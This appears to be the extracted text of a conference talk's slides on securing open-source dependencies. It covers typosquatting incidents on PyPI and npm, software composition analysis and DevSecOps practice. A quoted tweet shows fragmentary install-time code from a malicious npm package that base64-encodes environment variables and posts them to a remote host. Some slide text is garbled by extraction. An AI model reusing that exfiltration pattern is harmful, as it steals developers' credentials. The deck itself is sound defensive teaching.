

Securing Open Source Code in Enterprise

Asankhaya Sharma

Open-Source Library Growth




Projection: > 400M Libraries by 2026



Complexity of Libraries has exploded

For every 1 Java library you add to your projects, 4 others are added




For every one library you add to a Node.js project, 9 others are added

SourceClear Scan of apache/spark

apache/spark

Colored areas are **aopalliance aopalliance 1.0** or transitive dependencies to **aopalliance aopalliance 1.0**



org.apache.spark spark-sql_2.11 2.4.0-SNAPSHOT

org.apache.orc orc-mapreduce 1.4.3

org.apache.hadoop hadoop-mapreduce-client-core 2.6.4

org.apache.hadoop hadoop-yarn-common 2.6.5


com.google.inject guice 3.0

aopalliance aopalliance 1.0


repl/pom.xml <dependency> <groupId>org.apache.spark</groupId> <artifactId>spark-sql_2.11</artifactId> <version>2.4.0-SNAPSHOT</version> </dependency>

 $\begin{tabular}{ll} \begin{tabular}{ll} \beg$

The Code Cocktail



Control Over What is in Your Code Has Changed



Reference: http://anvaka.github.io/allnpmviz.an/

From YOU to:

- Developer Tools
- Open-Source Code
- 3rd Party Developers

Threats using open source code

- Vulnerabilities in open source libraries
- Malicious libraries
- Typosquatting package names
- Data exfiltration
- Command execution during build

Security

Equifax couldn't find or patch vulnerable Struts implementations

Ex-CEO says company stayed silent about hack to stop crims piling on with more attacks

By Richard Chirgwin 2 Oct 2017 at 23:58

14 □ SHARE ▼

EPIC
FAIL

Equifax was just as much of a trash-fire as it looked: the company saw the Apache Struts 2 vulnerability warning, failed to patch its systems, and held back a public announcement for weeks for fear of "copycat" attacks.

Ten Malicious Libraries Found on PyPI - Python Package Index

By Catalin Cimpanu

September 15, 2017

08:15 AM

python

The Slovak National Security Office (NBU) has identified ten malicious Python libraries uploaded on PyPI — Python Package Index — the official third-party software repository for the Python programming language.

NBU experts say attackers used a technique known as typosquatting to upload Python libraries with names similar to legitimate packages — e.g.: "urlib" instead of "urllib."

The PyPI repository does not perform any types of security checks or audits when developers upload new libraries to its index, so attackers had no difficulty in uploading the modules online.

Developers who mistyped the package name loaded the malicious libraries in their software's setup scripts.

Security

This typosquatting attack on npm went undetected for 2 weeks

Lookalike npm packages grabbed stored credentials

By Thomas Claburn in San Francisco 2 Aug 2017 at 23:34



SHARE ▼



A two-week-old campaign to steal developers' credentials using malicious code distributed through npm, the Node.js package management registry, has been halted with the removal of 39 malicious npm packages.



Follow

@kentcdodds Hi Kent, it looks like this npm package is stealing env variables on install, using your cross-env package as bait:

```
package.json X
                                                                                                const data = new Buffer(env).toString('base64');
      "dependencies": [
                                                                                                 hostname: host.
                                                                                                     'Content-Length': Buffer.byteLength(postData)
                                                                                                req.write(postData):
                                                                                                req.end():
```

4:51 PM - 1 Aug 2017

1,064 Retweets 1,025 Likes

















Malicious code in the Node.js npm registry shakes open source trust model

Bad actors using typo-squatting place 39 malicious packages in npm that went undetected for two weeks. How should the open source community respond?

















By Fahmida Y. Rashid Senior Writer, CSO | AUG 8, 2017 4:03 AM PT






Software Composition Analysis (SCA)

Discover and identify software vulnerabilities and expose licenses for open source components







Scanning Technology



Scanning Technology



System Dependencies Scanning




Vulnerabilities in Open Source Libraries

- Known Sources
 - CVEs / NVD
 - Advisories
 - Mailing list disclosures








Unidentified issues

- Commit logs
- o Bug reports
- Change logs
- o Pull Requests

Security Issues are often not reported or publicly mentioned

How do we get the data?

Mining for unidentified vulnerabilities



NLP and Machine Learning for Harvesting Data

Automated identification of security issues from commit messages and bug reports

Full Text: PDF Get this Article

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Asankhaya Sharma SourceClear, Singapore

Published in:



Proceeding

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doi>10.1145/3106237.3117771





- · Citation Count: 0
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- · Downloads (12 Months): 131
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https://asankhaya.github.io/pdf/automated-identification-of-security-issues-from-commit-messages-and-bug-reports.pdf

SCA Vendors

















Evaluation Framework For Dependency Analysis



EFDA is an open source project that allows users to test the dependency analysis tool of their choice and see how accurate the tool is.

https://github.com/devsecops-community/efda

Software Supply Chain



DevSecOps

- Integrate SCA scanning in your CI pipeline
- Create open source usage policy
- Fail builds on high severity vulnerabilities
- Gather data on open source libraries, vulnerabilities and licenses
- Review bill of material (BOM) reports on what's running in your applications

Rules for using 3rd party code

- 1. Know what you are using
- Think about where it came from
- 3. Understand what it is doing
- 4. Avoid using vulnerable libraries

Thank you!

- Questions?
- Contact
 - Twitter: @asankhaya

